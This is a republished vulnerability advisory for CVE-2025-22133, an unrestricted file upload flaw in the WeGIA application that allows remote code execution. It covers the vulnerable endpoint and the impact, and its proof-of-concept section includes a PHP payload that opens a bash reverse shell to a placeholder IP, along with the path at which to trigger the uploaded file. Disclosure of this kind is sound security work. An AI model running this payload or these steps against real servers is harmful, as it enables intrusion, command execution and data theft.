2 minutes
CVE-2025-22133: Arbitrary File Upload with Remote Code Execution (RCE)
⚠ Replicated advisory. This post reproduces an advisory originally researched and published under the CVE Hunters. It is republished here for reference. The original disclosure followed coordinated vulnerability disclosure and the rules of the CVE Program.
🔗 Original advisory: https://www.cvehunters.com/p/cve-2025-22133/
📋 CVE record: CVE-2025-22133
CVE Publication: https://www.cve.org/CVERecord?id=CVE-2025-22133
Summary
A critical vulnerability was identified in the following endpoint:
/WeGIA/html/socio/sistema/controller/controla_xlsx.php
The endpoint accepts file uploads without proper validation, allowing the upload of malicious files, such as .phar, which can then be executed by the server.
Details
The vulnerability resides in the endpoint /WeGIA/html/socio/sistema/controller/controla_xlsx.php, which fails to validate uploaded files properly. This allows an attacker to upload malicious files, such as .phar, capable of being executed on the server. By crafting a malicious file containing arbitrary code, attackers can trigger Remote Code Execution (RCE) on the vulnerable server.
/WeGIA/html/socio/sistema/controller/controla_xlsx.php
The endpoint accepts file uploads without proper validation, allowing the upload of malicious files, such as .phar, which can then be executed by the server. This enables remote code execution on the vulnerable server.
POC
After capturing the file upload request from /WeGIA/html/socio/sistema/controller/controla_xlsx.php, simply change the uploaded file type to .phar, insert the payload into the content and send the request.
Payload:
  <?php
  $ip = 'IP';
  $port = 4444;
  system("/bin/bash -c 'bash -i >& /dev/tcp/$ip/$port 0>&1'");
  ?>


Once uploaded, run the shell on the file path in:
/WeGIA/html/socio/sistema/tabelas/shell.phar
Impact
This vulnerability allows an attacker to:
- Gain access to the server through a reverse shell.
- Execute arbitrary commands with the privileges of the web server user.
- Exfiltrate sensitive data, such as configuration files, logs, or confidential user information.
- Compromise the integrity and availability of the system.
- Escalate privileges if additional vulnerabilities are present.
Reference
https://github.com/LabRedesCefetRJ/WeGIA/security/advisories/GHSA-mjgr-2jxv-v8qf
Finder

Contributors


By: CVE-Hunters